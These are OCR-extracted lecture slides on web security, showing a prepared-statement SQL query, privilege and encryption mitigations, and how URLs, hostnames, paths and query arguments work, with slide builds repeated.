
The underlying issue

```
$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);
```



The underlying issue

```
$statement = $db->prepare(“select * from Users
     where(name=? and password=?);”);
```



Prepare is only applied to the leaves, so the structure of the tree is *fixed*


Mitigating the impact

- Limit privileges
  - Can limit commands and/or tables a user can access
    - Allow SELECT queries on Orders_Table but not on Creditcards_Table
  - Follow the principle of least privilege
  - Incomplete fix, but helpful

- Encrypt sensitive data stored in the database
  - May not need to encrypt Orders_Table
  - But certainly encrypt Creditcards_Table.cc_numbers


Web security

A very basic web architecture



DB is a separate entity, logically (and often physically)

A very basic web architecture



(Much) user data is part of the browser

DB is a separate entity, logically (and often physically)

Interacting with web servers

Get and put *resources* which are identified by a URL

```
http://www.cs.umd.edu/~dml/home.html
```

Interacting with web servers

Get and put *resources* which are identified by a URL

```
http://www.cs.umd.edu/~dml/home.html
```

Protocol

```
ftp
https
tor
```

Interacting with web servers

Get and put *resources* which are identified by a URL

```
http://www.cs.umd.edu/~dml/home.html
```

Interacting with web servers

Get and put *resources* which are identified by a URL

```
http://www.cs.umd.edu/~dml/home.html
```

Hostname/server

Translated to an IP address by DNS
(more on this later)

Interacting with web servers

Get and put *resources* which are identified by a URL

```
http://www.cs.umd.edu/~dml/home.html
```

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource

Here, the file home.html is static content
i.e., a fixed file returned by the server

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource

Here, the file home.html is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php`

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource

Here, the file home.html is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php`

Path to a resource

Here, the file home.html is dynamic content
i.e., the server generates the content on the fly

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource

Here, the file home.html is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php`

Here, the file home.html is dynamic content
i.e., the server generates the content on the fly

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource

Here, the file home.html is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php?f=joe123&w=16`

Here, the file home.html is dynamic content
i.e., the server generates the content on the fly

Interacting with web servers

Get and put *resources* which are identified by a URL

`http://www.cs.umd.edu/~dml/home.html`

Path to a resource


Here, the file home.html is static content
i.e., a fixed file returned by the server

`http://facebook.com/delete.php?f=joe123&w=16`


Arguments

Here, the file home.html is dynamic content
i.e., the server generates the content on the fly

